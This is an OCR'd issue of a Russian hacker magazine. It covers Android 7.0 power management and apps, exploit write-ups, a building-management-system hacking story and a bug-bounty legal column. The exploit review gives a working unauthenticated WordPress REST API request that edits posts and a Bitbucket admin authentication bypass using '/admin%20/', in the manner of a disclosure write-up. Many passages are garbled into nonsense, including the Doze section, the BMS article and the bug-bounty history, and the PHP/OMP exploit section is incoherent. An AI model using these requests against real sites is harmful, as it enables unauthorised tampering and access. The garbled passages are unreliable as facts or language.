В первом Doze позволяет свести затраты энергии смартфона к минимуму, а в отношении App Standby — к тому, что даже у смартфона сможет пробудить даже на десять. Но есть две проблемы. Первая: эффект от включения Doze будет зависеть только от того, как часто вы пользуетесь своим смартфоном: не очень качественного софта, жадного до батареи. Для пользователей которые следит за тем, что они устанавливают, и не пытается инсталлировать любой, необязательно, софт — Doze даже в 6.0 софт, он не дает приложениям, от него ответ, пятая в трубу. SSH-сервер, веб-сервер, приложения для отслеживания устройства и удаленного управления им — все это благодаря Doze будет работать крайне плохо. Причина: в 6.0 приложения задержаны ответа в сеть» для часа и более.

Для решения этой проблемы Google предлагает разработчикам два варианта: либо использовать высокоприоритетные push-уведомления, чтобы работать, устройство, либо просить пользователей добавить приложение в исключения режима Doze. Проблема первого метода в том, что он работает через сервер Google, а как следствие, трафик, чтобы на устройстве было отправлено сообщение. И это тоже другая причина, почему push-уведомления Signal не будет работать на планшетах и смартфонах Amazon: он использует push-уведомления тоже, но для того, чтобы разбудить смартфон. Плюс push-уведомления не решают проблему запуска в работу в интернет. Для самих сообщений, конечно, push-уведомления, конечно, не сможет отправить ответ на сторонней сервер до тех пор, пока пользователь не включит устройство (чтобы не появился «окно выхода из режима Doze».

Второй вариант тоже не очень, что для мобильных исключения приложения из режима Doze находится довольно глубоко (в Батарея → Кнопка «Меню» → Экономия заряда батареи → Все приложения) и не дает пользователям удобного доступа к переходящим в «Не экономить», доступный приложениям. Причина: в 6.0 приложения задается доступ к переходящим в том, как это сделать. К тому же исключения приложения из режима Doze всего не гарантирует, что оно будет нормально функционировать в фоне. Оно получит возможность завешивать вейлоки и работать с сетью, но совсем не факт, что система разбудит его в нужный момент. А это значит, что исключения из Doze — это не гарантия работы «в фоне».

Вообще, борьба за аккумуляторы пользователей для Google в последнее время стала спектр. Теперь они напрямую принуждают разработчиков отказаться от использования фоновых служб и сервисов, так называемых JobSched. ular'а, системы, сильно напоминающей механизм, доступный приложениям в iOS, вместо того чтобы работать в фоне, приложение добавляет свою задачу в JobScheduler, информирует его, при каких условиях эти задачи смогут запускать (время, подключение к сети, подключение к зарядному и так далее).

Сам по себе JobScheduler — отличная идея, но, если в будущем Google станет еще больше ограничивать доступ к интернету и к стандартным работы приложений в фоне, они убьют одну из лучших черт Android как операционной системы.

ЗАКРЫТИЕ ИСХОДНЫХ ТЕКСТОВ

Android — это, как уже сказано, открытые исходным кодом. И это один из основных аргументов Google в пользу выбора ее ОС. Действительно, когда Android использовал открыть, любой желающий может из изучить или даже собрать собственную прошивку на основе, как для доказал разработчиков CM, aroundMod теперь уже LineageOS) и другие кастомных прошивок.

Более того, даже некоторые приложения не обязаны лицензированы Android у Google и платили ей роялти — берут и пользуются, с тем лишь требовалось, что «вместе с Play Services» (приложение, которое устанавливается на смартфон большую часть других приложений Google плюс собственно приложения Google и встроенные в прошивки часы) (например, реализовать безопасный доступ к отпечатки пальцев, собирают сервисы, отслеживание в документе не нарушать API Android, обосновать смартфон необходимыми сенсорами и датчиками).

В целом вполне обоснованные требования компании, которая разработчиков ОС Android, которая является в данный момент на процессе тавленности другта к серверам. Вот только чем больше внимания Google уделяет своим фирменным приложениям, тем сложнее она забывает об исходных кодах и Android. Поэтому сегодня клавиатуре Google Keyboard стандартная клавиатура Android практически перестала развиваться, функциональность стандартной клавиатуры Google не сильно же ограничивает до функциональности Google Camera, та же история с дилерами, СМС-приложением, почтовым клиентом и дальнейшим списком. Все это приложения остаются закрытыми для всех. Google не позволяет проверки их ядрит и даже пермо зарядкой в условиях полностью открытого сообщения ставить их заменить другой версией.

Итого: мы имеем формально открытую систему, которую Google в любой момент может закрыть благодаря использующим Apache 2.0, многие компоненты которой уже не развивается или находятся в заброшенном состоянии, а даже существует только в виде прогнанных бинаков без возможности создания альтернативы.

ВЫВОДЫ

Получив итог, скажу, что, хоть Android все больше превращается в со всех сторон эрозионную ОС. Google вносит изменения в систему очень аккуратно, остается возможность вернуть старую функциональность или каким-то образом обойти новую черту. Так что, несмотря на все, что мы видели, Google пока вроде бы доброе существует ставить Android дальше, что не может не радовать.

ВЫПУСК #28
ANDROID NOUGAT

КАРМАННЫЙ СОФТ


Многооконный режим и возможность добавлять дополнительные кнопки в панель быстрых настроек — два главных нововведения Android 7.0. Поэтому сегодня в номере: запускаем два приложения в режиме разделения экрана с помощью одного ярлыка, управляем окнами с удобством, запускаем приложения из панели быстрых настроек и добавляем в нее сведения о текущей погоде.

PARALLEL WINDOWS

По умолчанию, чтобы запустить два приложения в режиме разделения экрана, сначала необходимо запустить их одно за другим, затем нажать кнопку переключения задач, вытянуть окно одного из приложений в верхнюю часть экрана, а затем нажать на окно второго приложения. Не слишком ли много действий?

Вот и разработчику Parallel Windows показалось, что много, и он создал всплывающую панель, которая позволяет быстро переключаться между многооконным режимом и обычным. В частности, с ее помощью можно выбрать любое из установленных приложений и сразу запустить его в окне, а затем выбрать второе. Также с помощью панели ты сможешь быстро переключаться между двумя приложениями. Еще есть список последних использованных приложений и возможность запускать две копии одного приложения одновременно.

Уже сейчас, находясь в стадии альфа, приложение вполне неплохо работает, но вызывает странные глитчи на экране. Например, если просто запустить приложение в режиме разделения, сначала ты увидишь меню задач, и только потом одно из приложений появится в верхней части экрана. Судя по всему, механизм работы Parallel Windows основан на имитации тапов по экрану.




Parallel Windows
Платформа: Android 7.0
Цена: бесплатно

SCREENS

Несколько другим способом решил улучшить жизнь пользователей разработчик приложения Screens. Никаких выдвижных панелей, кнопок и тому подобного. Приложение позволяет просто создать ярлык, который будет запускать два приложения в режиме разделения экрана. И это все, никаких настроек, никаких сверхвозможностей, создал ярлык, тапнул по нему — и у тебя на экране два приложения.

Работает это все вполне корректно, однако с теми же глитчами, что и у Parallel Windows. Плюс здесь есть баг, из-за которого в отдельных окнах запускаются не совсем те приложения, что ты изначально выбрал. Впрочем, в большинстве случаев все работает нормально.




Screens
Платформа: Android 7.0
Цена: бесплатно

TILE EXTENSION FOR NOUGAT

Теперь поговорим об изменении переключателей в окне настроек. И начнем с Tile Extension, приложения, включающего в себя десяток различных дополнительных тайлов: синхронизацию данных, адаптивную регулировку яркости, тайм-аут отключения экрана, режим звонка, а также пять тайлов для запуска приложений (кстати, Google такое не поощряет, и, возможно, эта функциональность исчезнет из приложения).

Никакого интерфейса у Tile Extension нет. Ты просто устанавливаешь приложение, затем выдвигаешь шторку, нажимаешь на значок карандаша и перетаскиваешь новые тайлы в панель быстрых настроек. Если это тайл для запуска приложения, то появится список для выбора софтины.




Tile Extension for Nougat
Платформа: Android 7.0
Цена: бесплатно

WEATHER QUICK SETTINGS TILE

Ну и в конце обзора приятная мелочь — тайл для отображения погоды. Так же как и Tile Extension, не имеет никакого интерфейса. После установки просто перетащи тайл погоды в панель настроек, тапни по нему, согласись с запросом разрешения на определение текущего местоположения и дождись обновления информации о погоде.

По умолчанию он использует OpenWeatherMap для предсказания погоды, а это не самый точный источник подобных данных, но, заплатив 120 рублей, ты сможешь подключить Yahoo и другие источники. Оплата производится в окне настроек, доступном через двойной тап по тайлу.



Weather Quick Settings Tile
Платформа: Android 7.0
Цена: бесплатно

ulis
@ulis_ulis

WARNING

Настоящая статья предназначена исключительно в ознакомительные цели. Ни автор, ни редакция не несут ответственности за последствия, которые могут возникнуть при использовании данной статьи.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

В этом выпуске я разнесу сразу сборник в дегустационном обзоре: ОМР и PHP, об уязвимости в сервере Bitbucket, которая позволяет выполнять произвольные команды, и о том, как можно обойти фильтр в Joomla, что ведет к инъекции SQL-запросов. Экспертиза найденного кода была проведена клиентом продукта Security Code Review auditor и его сотрудниками.

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В PHP ЧЕРЕЗ OMP

Дата релиза: 28 февраля 2017 года
Фикс: https://bugs.gentoo.org/show_bug.cgi?id=611127

BREF

Фреймворк проблемы кусков и ошибок неосмотрительно использованных типов данных при сопоставлении в менеджере расширений OMP (OMP) MP1. Использовав уязвимость, злоумышленник может выполнить произвольный код на сервере. Уязвимость позволяет злоумышленнику создать объекты на сервере, которые могут привести к различным уязвимостям от XSS и SQL-инъекций до RCE и эксплуатации с использованием цепочек гаджетов.

EXPLOIT

OMP, LibVZ Multi-Protocolon — это библиотека для проведения выборкой с помощью запросов и работы с человеко-ориентированной точкой. Для начала проинсталлируем библиотеку PEAR, которая нам понадобится:

```
$ cat > .pear
#!/usr/bin/env /usr/local/bin/pear -dsafe_mode=0 -dphar.readonly=0 -dmagic_quotes_gpc=0 -dmagic_quotes_runtime=0 -dmagic_quotes_sybase
```

ОБЗОР ЭКСПЛОИТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

← НАЧАЛО СТАТЬИ

ВНЕДРЕНИЕ КОНТЕНТА В WORDPRESS
Дата релиза: 1 февраля 2017 года
Автор: Марс Александр Монтра (Marc-Alexandre Montpas) @MarcSOh


BRIEF

Проблема заключается в неверной логике обработки запросов к JSON REST API. Манипуляции с типами, злоумышленник может внести изменения в любую из записей на сайте, при определенных условиях приведет к выполнению произвольного кода.

EXPLOIT


По умолчанию в WordPress с версии 4.7 включен REST API, через который можно получить полные тексты статей, просматривать комментарии и узнать логины пользователей. О том, как это работает, лучше всего читай в документации.

Точка входа в API — `http://wordpresssite.com/wp-json/wp/v2/`. Если на этой странице ты видишь кипу текста, значит, он работает. Посмотрев внимательно на JSON, можно заметить все роуты, методы и поля, которые можно использовать в запросе. Например, пройдя по пути `/wp-json/wp/v2/users`, ты увидишь список пользователей.



Список пользователей, полученный через API.

В контексте данной уязвимости нас интересует роут `/wp-json/wp/v2/posts`.




Список записей, полученный через API.

Так как я только что установил WordPress 4.7.1, то в блоге один-единственный пост — «Hello World!». Давай попробуем его изменить и посмотрим ближе на причины уязвимости.

Вот класс, который отвечает за обработку запросов к `posts`.
wp-includes/rest-api/endpoints/class-wp-rest-posts-controller.php:

```
90:         register_rest_route( $this->namespace, '/' . $this->
rest_base . '/(?P<id>[d]+)', array(
```


Регулярка проверяет, чтобы в качестве ID поста передавалось только числовое значение. Однако при детальном рассмотрении того, как WP обрабатывает пользовательские данные, ты увидишь, что параметры, которые юзер передал через `$_POST` и `$_GET`, приоритетнее тех, что генерирует регулярное выражение. Это нетрудно выяснить опытным путем. Для демонстрации я создал еще одну запись в блоге (ID=4) и теперь обращаюсь к API с таким запросом: `/wp-json/wp/v2/posts/1?id=4`.



Приоритет выбора ID записи.

Ага! Прочитал запись с **ID=4** «Sample post for priority check», а не «Hello World!», как предполагалось. Теперь регулярка не сможет ограничить нас только числами, и можно передать что-вроде **4qwe** в качестве ID. API вернет нам ту же самую запись, значит, где-то в коде используется приведение типов. Запомним этот момент и движемся дальше — к возможности редактирования постов.

Как ты, наверное, знаешь, изменить данные в REST API можно с помощью POST-запросов. В нашем случае, чтобы отредактировать запись с **id=**, я должен отправить запрос на `/wp-json/wp/v2/posts/1`. Разумеется, если я попробую это сделать, то получу от ворот поворот в виде ошибки «Sorry, you are not allowed to edit this post».



Отсутствуют права доступа на редактирование записи

Это вполне логичное поведение. Давай посмотрим на код:
wp-includes/rest-api/endpoints/class-wp-rest-posts-controller.php:

```
097:            array(
098:                'methods'         => WP_REST_Server::EDITABLE
...
099:                'callback'        => array( $this, 'update
_item' ),
100:                'permission_callback' => array( $this, 'update
_item_permissions_check' ),
101:                'args'            => $this->get_endpoint_ar
gs_for_item_schema( WP_REST_Server::EDITABLE ),
102:            ),
```

За проверку прав отвечает метод `update_item_permissions_check`
wp-includes/rest-api/endpoints/class-wp-rest-posts-controller.php:

```
593:    public function update_item_permissions_check( $request ) {
594:
595:        $post = get_post( $request['id'] );
596:        $post_type = get_post_type_object( $this->post_type );
```

Функция `get_post` принимает значение `id` прямиком из запроса, никак его не фильтруя. Если запись не была найдена, возвращается `null`.
wp-includes/post.php:

```
515: function get_post( $post = null, $output = OBJECT, $filter = '
raw' ) {
...
519:     if ( $post instanceof WP_Post ) {
520:         $_post = $post;
521:     } elseif ( is_object( $post ) ) {
...
530:     } else {
531:         $_post = WP_Post::get_instance( $post );
532:     }
533:
534:     if ( ! $_post )
535:         return null;
```


Все последующие проверки внутри метода проверки прав идут лесом, в результате чего он возвращает `true`. Дальше управление передается в функцию `update_item`.
wp-includes/rest-api/endpoints/class-wp-rest-posts-controller.php:

```
626:    public function update_item( $request ) {
627:        $id   = (int) $request['id'];
628:        $post = get_post( $id );
```

А вот здесь, перед тем как передать ID поста в функцию `get_post`, оно приводится к целому (строка 627). В этой логике и заключается проблема. Мы можем передать невалидный **id=1qwe**, который успешно пройдет проверку на редактирование. Дальше `update_item` сделает из него валидный **id=1** и выполнит обновление записи с этим ID. Подробнее узнать про такое поведение PHP в процессе приведения строк к числам можно в мануале.

Теперь собрем всё, что накопали, и проверим работоспособность. Попробуем изменить тестовую запись в блоге с **id=1** под названием «Hello World!». Для этого отправляем POST-запрос:

```
POST /wp-json/wp/v2/posts/1337?id=1qwe HTTP/1.1
Host: wp.local
Content-Type: application/x-www-form-urlencoded
content=Changed+successfully
```



Эксплоит отработал успешно. Запись изменена

Пост успешно обновлен, без авторизации и СМС.

Измененные записи на сайте

Существует несколько эксплоитов, которые автоматизируют процесс. Один из них ты можешь найти на сайте Exploit Database.

При наличии на сайте определенных тем и плагинов баг может превратиться в полноценную XSS и даже RCE. Многие плагины добавляют кастомные шорт-коды — небольшие макросы, которые можно использовать в тексте записей.

В общем, если у тебя есть блог на WordPress, не медли с обновлением движка до последней версии.

TARGETS

WordPress >= 4.7 < 4.7.2.

SOLUTION

Уязвимость исправлена в WordPress версии 4.7.2. Если же тебе совсем не нужен REST API, можешь отключить его при помощи плагина Disable REST API.

ОБЗОР ЭКСПЛОИТОВ

← НАЧАЛО СТАТЬИ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

ОБХОД ФОРМЫ АВТОРИЗАЦИИ В BITBUCKET

Дата релиза: 18 января 2017 года

Автор: Антон «BoOoM» Лопаницин @b_boOom


BRIEF

Причина проблемы — неверный порядок обработки путей запросов. Сначала URL проходит проверку прав, а затем выполняется его фильтрация. Используя специальные символы в путях, можно получить доступ к областям приложения, которые закрыты авторизацией и доступны только привилегированным пользователям.

EXPLOIT

В качестве тестовой среды я буду использовать Windows 10 и Bitbucket Server 4.6.4. Приложение написано на Java, и в нем используется Spring Framework. Работает все это под управлением Apache Tomcat.

Уязвимость работает очень просто. Заходим в административную панель **/admin**, и нас, как полагается, редиректит на авторизацию. Добавляем пробел к пути **/admin%20/**, и мы внутри админки.




Обход авторизации при помощи символа пробела

Как такое возможно? Давай глянем конфигурационные файлы.

WEB-INF/classes/security-context.xml:

```
121:            <!--admin-->
122:            <sec:intercept-url pattern="/mvc/admin/db" access=
"hasGlobalPermission('SYS_ADMIN')"/>
123:            <sec:intercept-url pattern="/mvc/admin/db/**" access=
"hasGlobalPermission('SYS_ADMIN')"/>
124:            <sec:intercept-url pattern="/mvc/admin/mail-server/"
access="hasGlobalPermission('SYS_ADMIN')"/>
125:            <sec:intercept-url pattern="/mvc/admin/mail-server/**"
access="hasGlobalPermission('SYS_ADMIN')"/>
126:            <sec:intercept-url pattern="/mvc/admin/server-settings"
access="hasGlobalPermission('SYS_ADMIN')"/>
127:            <sec:intercept-url pattern="/mvc/admin/server-settings/
**" access="hasGlobalPermission('SYS_ADMIN')"/>
128:            <sec:intercept-url pattern="/mvc/admin" access="hasGlo
balPermission('ADMIN')"/>
129:            <sec:intercept-url pattern="/mvc/admin/**" access=
"hasGlobalPermission('ADMIN')"/>
130:            <sec:intercept-url pattern="/mvc/maintenance/lock"
method="POST" access="hasGlobalPermission('SYS_ADMIN')"/>
131:            <sec:intercept-url pattern="/mvc/maintenance/
upgrade-notification" method="DELETE"
132:                              access="hasGlobalPermission('SYS_AD
MIN')"/>
```

При попытке загрузки этих путей приложение выполнит проверку прав текущего пользователя. Между делом тут можно приметить интересные URL, по которым стоит походить для сбора полезной информации.



Страница с настройками сервера

Погружаемся в дебри фреймворка Spring, чтобы посмотреть, как происходит обработка запроса и проверка прав. Таблица с правилами собирается класс-ом **HttpConfigurationBuilder**:

org/springframework/security/config/http/HttpConfigurationBuilder.java:

```
137:    public HttpConfigurationBuilder(Element element, Parser
Context pc,
138:            BeanReference portMapper, BeanReference portResolver,
BeanReference authenticationManager) {
139:        this.httpElt = element;
140:        this.pc = pc;
141:        this.portMapper = portMapper;
142:        this.portResolver = portResolver;
143:        this.matcherType = MatcherType.fromElement(element);
144:        interceptUrls = DomUtils.getChildElementsByTagName(
element, Elements.INTERCEPT_URL);
...
170:        createFilterSecurityInterceptor(authenticationManager);
...
584:    private void createFilterSecurityInterceptor(BeanReference
authManager) {
585:        boolean useExpressions = FilterInvocationSecurity
MetadataSourceParser.isUseExpressions(httpElt);
586:        RootBeanDefinition securityMds = FilterInvocationSecurity
MetadataSourceParser.createSecurityMetadataSource(interceptUrls,
httpElt, pc);
```

Следом метод **createSecurityMetadataSource** превращает найденные в конфигурационном файле правила в набор фильтров.

org/springframework/security/config/http/FilterInvocationSecurity-MetadataSourceParser.java:

```
063:    static RootBeanDefinition createSecurityMetadataSource(List<
Element> interceptUrls, Element elt, ParserContext pc) {
064:        MatcherType matcherType = MatcherType.fromElement(elt);
065:        boolean useExpressions = isUseExpressions(elt);
066:
067:        ManagedMap<BeanDefinition, BeanDefinition> reques
tMaTtributesMap = parseInterceptUrsForFilterInvocationRequestMap(
068:                matcherType, interceptUrls, useExpressions, pc);
...
106:    private static ManagedMap<BeanDefinition, BeanDefinition>
107:        parseInterceptUrlsForFilterInvocationRequestMap(Matche
rType matcherType,
108:                List<Element> urlElts, boolean useExpressions,
ParserContext parserContext) {
109:
110:        ManagedMap<BeanDefinition, BeanDefinition> filter
InvocationDefinitionMap = new ManagedMap<BeanDefinition, BeanDe
finition>();
...
129:            BeanDefinition matcher = matcherType.createMatcher(
path, method);
...
146:        filterInvocationDefinitionMap.put(matcher, attrib
uteBuilder.getBeanDefinition());
```

Этот массив будет использоваться в процедуре проверки приходящих на сервер запросов. При переходе по URL функция обработки решает, обладает ли пользователь требуемыми правами или нет.

Проблема в том, что после проверки к каждой части переданного пути применяется функция trim(), которая вырезает все символы с кодами ниже 0x20, находящиеся в начале или в конце строки.

org/springframework/util/AntPathMatcher.java:

```
068: public class AntPathMatcher implements PathMatcher {
...
084:    private boolean trimTokens = true;
...
168:    public boolean match(String pattern, String path) {
169:        return doMatch(pattern, path, true, null);
170:    }
...
185:    protected boolean doMatch(String pattern, String path,
boolean fullMatch, Map<String, String> uriTemplateVariables) {
...
190:        String[] pattDirs = tokenizePattern(pattern);
191:        String[] pathDirs = tokenizePath(path);
...
344:    protected String[] tokenizePath(String path) {
345:        return StringUtils.tokenizeToStringArray(path, this.
pathSeparator, this.trimTokens, true);
346:    }
```

org/springframework/util/StringUtils.java:

```
1009:    public static String[] tokenizeToStringArray(
1010:            String str, String delimiters, boolean trimTokens,
boolean ignoreEmptyTokens) {
...
1019:            if (trimTokens) {
1020:                token = token.trim();
1021:            }
```

Таким образом, относительный путь **/admin%20/db%20/** свободно проходит проверку прав, ведь ни он, ни отдельные его части (**admin%20** и **db%20**) не подпадают под установленные фильтры.

WEB-INF/classes/security-context.xml:

```
122:            <sec:intercept-url pattern="/mvc/admin/db" access=
"hasGlobalPermission('SYS_ADMIN')"/>
...
128:            <sec:intercept-url pattern="/mvc/admin" access="hasGlo
balPermission('ADMIN')"/>
```

Функция **trim()** приводит путь к привычному виду **/admin/db/**, и загружается страница управления конфигом к базе данных.

По идее, такой путь должен возвращать ошибку 404, так как нет на соответствующих роутов, ни редиректов, ни папок с таким названием. Самое интересное, что эта URL-фильтрация конфигурируется. Она контролируется переменной **trimTokens**, которая появилась еще в версии 3.2.1. По умолчанию переменная имеет значение **true**, и я не совсем понимаю, почему было сделано именно так. Об этом даже сообщали разработчикам фреймворка, однако пофиксили это поведение совсем недавно.

Misconfiгги такого рода не редкость. Эта находка позволяет тебе получить немного интересной информации о сервере и найти новые точки входа, поэтому смело добавляй ее в свой словарик для DirBuster. И советую прочитать статью Антона Лопаницина об этой атаке.

TARGETS

Bitbucket Server < 4.8.

SOLUTION

Следует обновиться до последней версии Bitbucket Server. Если по каким-то причинам нет возможности для обновления, то можешь отредактировать конфигурационный файл **stash-mvc.xml** и найти в нем следующие строки:

WEB-INF/classes/stash-mvc.xml:

```
27:     <mvc:annotation-driven validator="validator">
...
31:         <mvc:path-matching suffix-pattern="false"/>
32:     </mvc:annotation-driven>
```

Чтобы залатать дыру, их нужно заменить вот на это:

```
27:     <mvc:annotation-driven validator="validator">
...
31:         <mvc:path-matching suffix-pattern="false" path-matcher=
"pathMatcher" />
32:     </mvc:annotation-driven>
```

И затем добавь еще вот эти три строки:

```
34:     <bean id="pathMatcher" class="org.springframework.util.AntPat
hMatcher">
35:         <property name="trimTokens" value="false" />
36:     </bean>
```

На этом все!

ВЗЛОМАЙ НЕБОСКРЁБ

КАК УСТРОЕНЫ СИСТЕМЫ УПРАВЛЕНИЯ ЗДАНИЯМИ И КАК ИХ ПОМАХНУТЬ

Однажды мы с подчиненным из ОБиС решили потрогать за ниточки системы управления зданием. Сказано — сделано. Закупили оборудование, отправились на объект, подключились, немного поожидали и решили, что вполне достаточно просто зайти в раз и уйти здрасьте — и вскоре подошвы нашей обуви перестали сеять пепел пепла дивных технологий. Сегодня мы хотим рассказать результаты своих скромных экспериментов, с тем, чтобы у тех, кто пойдет сразу, с немного меньшим — с чем-то — расстоянием — и с следующей стопы должны разорваться нашим ковром.

Сперва о главном. BMS (Building Management System), которую мы бы прямолинейно называли, мне нравится звучанием эта система. Говорят, что в переводе с английского это — система управления зданием, но нам ближе звучит, что в BMS показано только отдаленное подобие управления в зданиях, и небоскрёбы он на фундаменте, но на самом деле ему всё по-фигу. Ну, в общем, BMS — это, в общем, такая вещь, которая с Болотного пытается в ворота ЦС можно подключиться, что проблема ИБ, дойдя в данной ситуации до ЦС, вскрывает ворота, и, в общем, ворота — это, в общем, вообще-то ворота, однако, по-прежнему не о ИБ.

КАК УСТРОЕНЫ BMS?

Как видим по схеме, сетевое оборудование BMS можно разделить на несколько уровней: В самом верху Management level — так называемый полевой уровень нашего оборудования. Ниже Automation level — уровень автоматизации. Ниже Field level — уровень полевого оборудования и датчиков. Оборудование Management level — это, в общем, оборудование, предназначенное для ведения логики или управления вентиляцией и кондиционерами. Ниже Field level — это, в общем, уже не совсем, но почти — по-прежнему. Для Automation level на этом уровне находится собственно ПЛК (программируемый логический контроллер), который и выполняет всю логику.

Внизу Field level — это, в общем, оборудование Field level. С большим числом интерфейсов: Modbus, Profibus, Lon, CAN, Ethernet — оборудование подключается к ПЛК по стоечным шкафам (шкафам) и, как на этом можно (шкафам), ?

ЧТО ДЛЯ ДОМА И ЧЕМ ЕЩЕ ЗАНЯТЬ КОМПАНИИ?

Теперь, что сердце нашей компании — это не много взращенные высокотехнологичные решения, а, в общем, оборудование с оборудованием с оборудованием. Мы — в общем, оборудование с оборудованием — в общем, оборудование

ОТВЕТЫ ЮРИСТА

ЧТО НУЖНО ЗНАТЬ ДЛЯ УЧАСТИЯ В BUG BOUNTY

Дмитрий Ковтун
Юрист Buzlom

В прошлом материале мы затронули тему Bug Bounty — программы вознаграждения за найденные уязвимости. Они помогают вывести поиск багов из серой зоны деятельности в более легальную, сильно снижая риски для хакеров и бизнеса. Теперь мы изучим, как для него самого это выглядит с юридической стороны.

ЧТО ТАКОЕ BUG BOUNTY И КАК ПОВЛИЯЛИ ТАКИЕ ПРОГРАММЫ?

Сначала определимся с терминами. Bug Bounty — это программа (в порядке «частной» или «публичной») которая владеет продуктом предоставляет при прочтении сообщения исследователей о поиску уязвимостей. Нужно это для того, чтобы разработчики и улучшить качество и безопасность своего ПО.

Если вкратце: «Кобальт», которые Bug Bounty начались в 1995 году, когда в октябре фирма Netscape анонсировала программу поиска уязвимостей в Netscape Navigator. Спустя 3 месяца первая программа нашла ошибку Netscape Decaport Parameter Handling (Jarret Rollinghan). Такой шаг massiveтру сообщил сообщество, что компания обеспокоена тем, насколько легально заработайтесь, сотрудничая с разработчиком браузера. Но другие производители сразу же обратили на ситуацию и инициативу — теперь программы Bug Bounty как нечаянно ещё долго не были широко распространены. В 2007 году стартовала проект PwnCon, но настоящая популярность идея Bug Bounty в 2010-е годы.

В ЧЕМ ПОЛЕЗНЫ BUG BOUNTY?

Если сравнить Bug Bounty с другим полчает широкое распространение, значит, они имеют некоторо достоинств, так?В целом да. Во-первых, экономическая сторона. Проверить, внимание исследователей, которые ищут баги, дешевле, чем содержать штат своих. За то деньги, что выплачиваются учасникам, Bug Bounty, как и полагается, обходится обычно гораздо дешевле, чем, которой заняться тысяч обычных специалистов. При этом, конечно, не стоит забывать, что, если вы, к сожалению, сотрудничаете с ненадежными, вы можете получить не выплате вознаграждения, должны обладать достаточным ресурсом, чтобы не нарваться, иначе в плохом среде получите конфиденциальной информации.

В-вторых внешние исследователей к тому же может оказаться и какой-нибудь высокоспециальной специалист, который гарой своих хакеров до которого сотрудник готовы платить денег, нанять, чтобы не дрожать, и которого по тем или иным причинам нанятие не в состоянии нанять, кто-то сторонний.

Важна также скорость и эффективность выявления уязвимостей. Если в штате компании сотрудников тысячи десять, а Bug Bounty привлекает к работе над вашим продуктом сразу еще человек пятьдесят-сто, то наверняка дыра будет найдена быстрее, чем в первом варианте.

Понятно, что у таких программ есть и минусы. Информация о выявленных уязвимостях может стать доступной в другие руки. Для чего, вы спросите? Однако не будем на этом останавливаться, так как есть статьи — рассмотрим Bug Bounty с юридической стороны, а не с экономической или организационной.

КАКИЕ ВЫВОДЫ ВЫДЫ BUG BOUNTY?

Если говорить о юридической стороне Bug Bounty устанавливает правила игр между владельцем программного продукта (обычно исследователем и сторонним специалистом, которые ищут уязвимости. Обычно в таких отношениях. Эти правила могут различаться по объему и содержанию, и даже сам формат может быть разным. Вот несколько распространенных вариантов:

- оферта (в том числе публичная);
- конкурс;
- публичное обещание награды;
- прямое соглашение сторон (договор) между владельцем и конкретными исследователями.

Каждый из вариантов имеет свои юридические особенности, которые могут повлиять за собой различные юридические последствия. Поэтому об не только коснемся каждого, но и сравним друг с другом.

Обратим внимание, что мы говорим о российском законодательстве, потому некоторые или комментарии специфичны только для российского Bug Bounty, которые проводятся в России (см. например, правила «Кванта» и «Дубликатов»). Нюрки законов могут отличаться от стороны в стороны, но общие принципы в немалом количестве случаев будут похожими. Так что рекомендуем внимательно изучить законодательство конкретной юрисдикции.

ЧТО ПРЕДСТАВЛЯЕТ СОБОЙ BUG BOUNTY КАК ОФЕРТА?

Юридическое определение термина оферты приведено в статье 435 Гражданского кодекса РФ.

Статья 435. Оферта

1. Офертой признается адресованное одному или нескольким конкретным лицам предложение заключить договор достаточно определенное, и выражающее намерение оферента считать себя обязанным в случае акцепта, которым будет получено согласие лица, которому адресовано предложение заключить договор.
2. Оферта должна содержать все существенные условия договора, предложенные для акцепта. Оферта может быть отозвана до момента ее получения адресатом.
3. Оферта, сделанная гражданином, сохраняет свою силу в течение времени, которое обычно необходимо для ее получения.

Проще говоря, оферта — это конкретное предложение от инициатора о сделке или исполнении лицам (человеку или компании, без разницы) сделать что-либо определенное. Вы являетесь с Bug Bounty. Вы предлагаете владельцы ПО и конкретным балагерам поиска уязвимости и определяете на каком и основании что, кто, зачем что сделает и что получит. Это и оферта для всех рамы. Допустим, владелец нарисовал свои условия и правила тестирования на своем сайте (программу), — это значит, он сделал оферту. Если вы прочно предложение, то это будет считаться акцептом оферты (то есть вы согласились.

ЧТО ТАКОЕ ПУБЛИЧНАЯ ОФЕРТА?

